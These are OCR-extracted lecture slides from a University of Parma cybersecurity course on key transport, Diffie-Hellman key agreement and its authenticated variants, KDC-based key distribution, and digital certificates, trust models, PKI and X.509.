
$$\mathbf{A \rightarrow B :\ \ \{ K_S \} KU_B}$$

  - **this provides (implicit) key authentication to the originator (A)**
    - only the intended recipient has the private key allowing decryption
    - the originator (A) obtains neither entity authentication nor key confirmation
  - **the second party (B) has no assurances regarding the source of the key and the timeliness**
    - even if A sends to B: $\{K_S, A, T_A\} KU_B$, since KU_B is public
  - **such additional assurances may be obtained through use of further techniques including:**
    - additional messages, with public-key encryption
      - using challenge-response like key transport based on symmetric key
    - using digital signature

Key agreement
using asymmetric cryptography

Diffie-Hellman key exchange

- The first publicly known public-key agreement protocol was the Diffie-Hellman exponential key exchange




DH modes

- Different ways of using DH:
  - **Fixed Diffie-Hellman**
    - each party already has the public part (DH public key) of the other entity
  - **Anonymous Diffie-Hellman**
    - DH exchange
    - susceptible to Man-in-the-Middle attacks
  - **Ephemeral Diffie-Hellman (EDH)**
    - authenticated DH exchange

- Elliptic Curve variant:
  - **Elliptic Curve DH (ECDH) uses elliptic curves instead of the multiplicative group of integers modulo *p***

Diffie-Hellman Vulnerability (MITM attack)

- Anonymous DH key exchange does not provide authentication of the parties, and is thus vulnerable to Man-in-the-middle attacks
  - **peers don't verify the identity of the other peer**
  - **a third party C may run two separate exchanges with A and B, convincing the two peers that the exchange ended successfully between them**




Authenticated DH Exchange


- Different schemes and protocols have been developed to provide authenticated DH key agreement to prevent man-in-the-middle and related attacks
- These methods generally use:
  - **Public/private key pairs**
  - **Shared secrets**

Authenticated DH Exchange (cont.)

- The simplest way to authenticate the DH exchange could be to sign the DH exponentials



  - **It does not guarantee implicit key authentication nor confirmation**
    - the authenticated entity may be different from the peer that exchanged the secret key
      - a third party C can convince B that the exchange was run with C, by simply replacing the third message with:



      - this attack does not result in a breach of secrecy of the key

Authenticated DH Exchange (cont.)

- Solution: uses signature and Enc
  - **variant of Station-to-Station (STS) protocol**

$$A \rightarrow B: \quad g^{Xa}$$

$$A \leftarrow B: \quad g^{Xb}, E_{Ks}(B \,||\, Sign_B(g^{Xa} \,||\, g^{Xb}))$$

$$A \rightarrow B: \quad E_{Ks}(A \,||\, Sign_A(g^{Xa} \,||\, g^{Xb}))$$

- Solution: uses signature and MAC
  - **SIGMA Protocol:**
    - signatures authenticate the DH exponentials
    - MACs bind the key to identities
      - MAC is performed with a key K_m derived by $K_S=g^{XaXb}$

$$A \rightarrow B: \quad g^{Xa}$$


$$A \leftarrow B: \quad B, g^{Xb}, Sign_B(g^{Xa} \,||\, g^{Xb}), MAC_{Km}(B)$$

$$A \rightarrow B: \quad A, Sign_A(g^{Xa} \,||\, g^{Xb}), MAC_{Km}(A)$$


Server-based Key Distribution

Key Distribution using a Trusted Third Party

- With *N* nodes, each node must authenticate each other.. *N*-1 keys maintained by each node




- Possible solution: Trusted intermediate party
  - **Key Distribution Center (KDC)**
  - **similar to CAs for public-key cryptography**




Key Distribution using a KDC

- Key Distribution in theory (Client-Server)



- Key Distribution in practice (Client-Server)
  - **e.g. used by Kerberos protocol**





UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Public key distribution and Digital Certificates

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Public Key Distribution

- Public key cryptography in very useful for facing problems that are difficult to handle with symmetric algorithms
  - **e.g. secret key agreement**
- However, two issues remain:
  1) How do you get a public key?
  2) How do you know it is the correct public key?
- In order to distribute public keys, the same scheme used for secret key distribution could be used
  - **with the difference/advantage that the public key is not required to be secret**
    - publicly know key can be used
    - however the key should be authenticated
- Digital certificates help to solve these two issues

Public Key Distribution (cont.)

- The simplest way is to use digital signature, e.g.
  - **if B wants the pub key of A, he may get it signed by a third party C**

$$C \rightarrow B: \quad K^{+}_{A}, \; sign_{Kc}^{-}(K^{+}_{A})$$

  - **B must trust C and must know the C's public key**
- In general, the signing entity may be different from the entity that B receives the key from

$$D \rightarrow B: \quad K^{+}_{A}, \; sign_{Kc}^{-}(K^{+}_{A})$$

  - **entity B receives from an entity D the public key of A signed by a third party C**
- In order to securely associate the K^{+}_{A} to A, and the signature to C, the identities of A and C should also be included


$$D \rightarrow B: \quad x = \{K^{+}_{A}, ID_A, ID_C\}, \; sign_{Kc}^{-}(X)$$

  - **the resulting data is called *digital certificate***
- In some practical cases it is directly A to send her cert to B

Digital Certificates



- Certificates are digital documents certifying the association of a public key with its owner
  - **the certification is provided through a digital signature**
    - $cert_C(A) := \{ X=\{K_A^+, ID_A, ID_C\}, sign_{Kc}^-(X) \}$
- A digital certificate may include:
  - **a public key (K_A^+)**
  - **the name of the owner of the public key (ID_A)**
  - **the name of the issuer of the certificate (ID_C)**
  - **other certificate-related information:**
    - a serial number
    - issuing and expiring date (validity)
    - other attributes
  - **the digital signature of the issuer**
    - $sign_{Kc}^-$(cert-data)
- The signature is performed by a trusted third party C
  - e.g. a Certification Authority



Digital Certificates (cont.)

- Certificates are normally used to exchange public keys in secure (authenticated) way, for example:
  - **for document signature**

    $A \rightarrow B : m, sign_{Ka}^{-}(m), cert_C(A)$
  - **for key distribution**

    $B \rightarrow A : cert_C(B)$

    $A \rightarrow B : \{ K_S \} K_B^{+}$
  - **for entity authentication**

- Certificates are usually deployed in
  - **Web transactions**
    - HTTPS uses TLS/SSL
  - **Virtual Private Networks**
    - IPSec uses IKE
  - **Secure messaging**
    - S/MIME and PGP
  - **Anywhere strong authentication and/or encryption is required**

Digital Certificates (cont.)

- The owner of the public key (and of the certificate) could be:
  - **a person**
  - **an alias of a person**
  - **an organization**
  - **a role within an organization**
  - **a hardware system**
  - **a software system**
- Some certificates are specific (and valid only) for a subset of these entities

Certification Path


- An entity *B* requiring to use a public key of an entity *A* has to obtain and **validate** a certificate containing such public key
- This in turn requires that:
  - **the user *B* knows the public key of the entity C_1 that signed the certificate (that associates the identity of A to the A's pub key)**
  - **the user *B* trusts C_1**
- If the user doesn't already hold an assured copy of the public key of C_1, then they might use a certificate of C_1 as proof of the C_1's public key
  - **the additional certificate should be signed by a second (trusted) entity C_2 for whom B already holds an assured copy of the public key**
  - **hence, B needs to obtain two certificates: $cert_{C2}(C_1)$, $cert_{C1}(A)$**
  - **B uses the pub key of C_2 for verifying the cert of C_1; then it uses the pub key of C_1 for verifying the cert of A**

Certification Path (cont.)

- In general, a chain of certificates may be used
  - **comprising a certificate of *A* signed by one entity C_1, and zero or more additional certificates of C_i (with *i=1,2,..*) signed by other entities C_2, C_3, ..**
  - **$cert_{Cn}(C_{n-1})$, $cert_{Cn-1}(C_{n-2})$, .. , $cert_{C2}(C_1)$, $cert_{C1}(A)$**
- If B receives a cert chain, for verifying the cert of *A* (and all intermediate certs) he just needs the public key of the first entity C_n of the chain, or of any other C_i with $i<n$

Certification Path (cont.)

- Consider the graph *G* defined as follows:
  - **the vertexes are the entities**
  - **the edges represent key signatures (certificates)**
    - edge from *V1* to *V2* means that *V1* signed the pub key of *V2*



- The *A*'s pub key can be securely distributed to *B* only if
  - ***B* knows the public key of an entity *X* and there exists in *G* a path from *X* to *A***
  - **the entity *B* obtains the cert chain from *X* to *A* (in order to verify the A's cert)**


Trust Path

- However, it is not sufficient to obtain the cert path
  - ***B* needs also to trust all intermediate entities that signed the certificates included in the cert path**
    - *B* should trust any C_i (with $i=1,2,..,n$) to do correct use of its signature
      - i.e. signing correct certificates (connection between K^+ and its owner)
- Trust delegation (hypothesis)
  - **In case *B* doesn't directly know C_i, if B trusts C_{i+1}, and C_{i+1} trusts C_i, then *B* may decide to trust C_i too**
- If this is done for each C_i (with $i=1,2,..,n$), a trust relationship from *B* to *A* (or to C_1) can be built based on the trust of *B* in C_n, and on the trust of C_i in C_{i-1} with $i=2,3, .., n$
  - ***B* trusts C_n that trusts C_{n-1} that trusts C_{n-2}, .. , that trusts C_2 that trust C_1 (that possibly trust *A*)**
- Trust path

$$B \xrightarrow{trust} C_n \xrightarrow{trust} C_{n-1} \xrightarrow{trust} \dots \xrightarrow{trust} C_2 \xrightarrow{trust} C_1 \xrightarrow{(trust)} A$$

Trust Path (cont.)

- In general you can't know the trust relationship between other entities, and you explicitly need this information in order to consider a trust path, however
- In some certificate applications, an entity signs a certificate only when he/she also trusts the certificate owner
  - **in this case, a cert path leads to a trust path**
    - the cert graph leads to a network of trust relationships
    - in some certificate applications the trust delegation is automatic (from the certificate), in some other cases it is left to the user to decide whether to trust or not a signer/certificate




Ceritification Autorities

- In some cases, only specific (trusted) entities are allowed to sign digital certificates
  - **Certification Auhtorities (CAs)**


Certificate Authority

- A Certificate Authority (CA) is a trusted third party entity that issues digital certificates
  - **acts as a third party entity for certifying public keys**
    - sometimes it is the only entity entitled to do it
  - **guarantees the "connection" between public keys and their owners**
  - **trusted by the party relying upon the certificate (cert user)**
    - if a user trusts the CA and can verify the CA's signature, then she/he can also assume that a certain public key included in a certificate does indeed belong to whoever is identified in the certificate



Certificate Authority (cont.)

- CAs can be certified by other upper level CAs
- CAs may be organized in a hierarchical (trust) structure



Types of Certificates (cont.)

- Depending on who signed the certificate:
  - **CA-signed certificate**
    - the certificate signature is provided by a CA
  - **User-signed certificate**
    - the certificate signature is provided by an other user
      - Note: not in X.509 standard
  - **Self-signed certificate**
    - the certificate signature is provided by the owner of the certificate

Types of Certificates


- Depending on the owner of the certificate:
  - **End system (or User) certificates**
    - for binding a user's public key to its owner
    - e.g.
      - User Certificates
        - » for email or other uses
      - Server Certificates
        - » for use by SSL/TLS servers
      - Software Signing Certificates
        - » for signing executable code
  - **CA Certificates**
    - for verifying signatures on issued (user or CA) certificates
  - **Root Certificates**
    - self-signed by a CA

Trust models

- Public Key Infrastructure (PKI)
  - **public keys are signed only by CAs**
    - there are only CA signed certificates (and self signed CA certificates)
  - **PKI is a system for the creation, storage, and distribution of digital certificates, based on CAs (and on RAs and VAs)**
  - **it consists of:**
    - at least one Certification Authority (CA), which issues and revokes
    - certificates
    - a registration authority (RA) that acts as the verifier for the certificate authority before a digital certificate is issued to a requestor
    - a Validation Authority (VA) that can be used to validate certificates
      - e.g. publicly accessible repository (directory service) which stores Certificate Revocation Lists (CRL)
  - **centralized trust model**
  - **more CAs may be organized in a hierarchical (trust) structure**

Trust models (cont.)

- Web of Trust (WoT)
  - **decentralized trust model**
  - **users keys are digitally signed by other users**
    - i.e. user-signed certificates are used
    - the same key may be signed/certified by more than one user
      - certifying signatures
    - trust decision is left in the hands of individual users that receives such certificates



Digital certificate standards

- Widely used standards for digital certificates are X.509 and PGP
  - **ITU-T X.509 is the most common standard for digital certificates**
    - uses a PKI, i.e. hierarchical CAs
  - **PGP (Pretty Good Privacy) is mainly used for email**
    - It uses a web of trust

X.509 Digital Certificates

X.509

- ITU-T standard for a Public Key Infrastructure
- X.509 specifies, amongst other things, standard formats for:
  - **public key certificates**
  - **certificate revocation lists**
  - **attributes, and**
  - **a certification path validation algorithm**
- Some IETF standards related to X.509:
  - **IETF, RFC 5280: "Internet X.509 Public Key Infrastructure Certificate and CRL Profile"**
    - describes the X.509 v3 certificate and X.509 v2 Certificate Revocation List (CRL) for use in the Internet
  - **IETF, RFC 3647: "Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework"**
    - describes a framework to assist the writers of certificate policies or certification practice statements

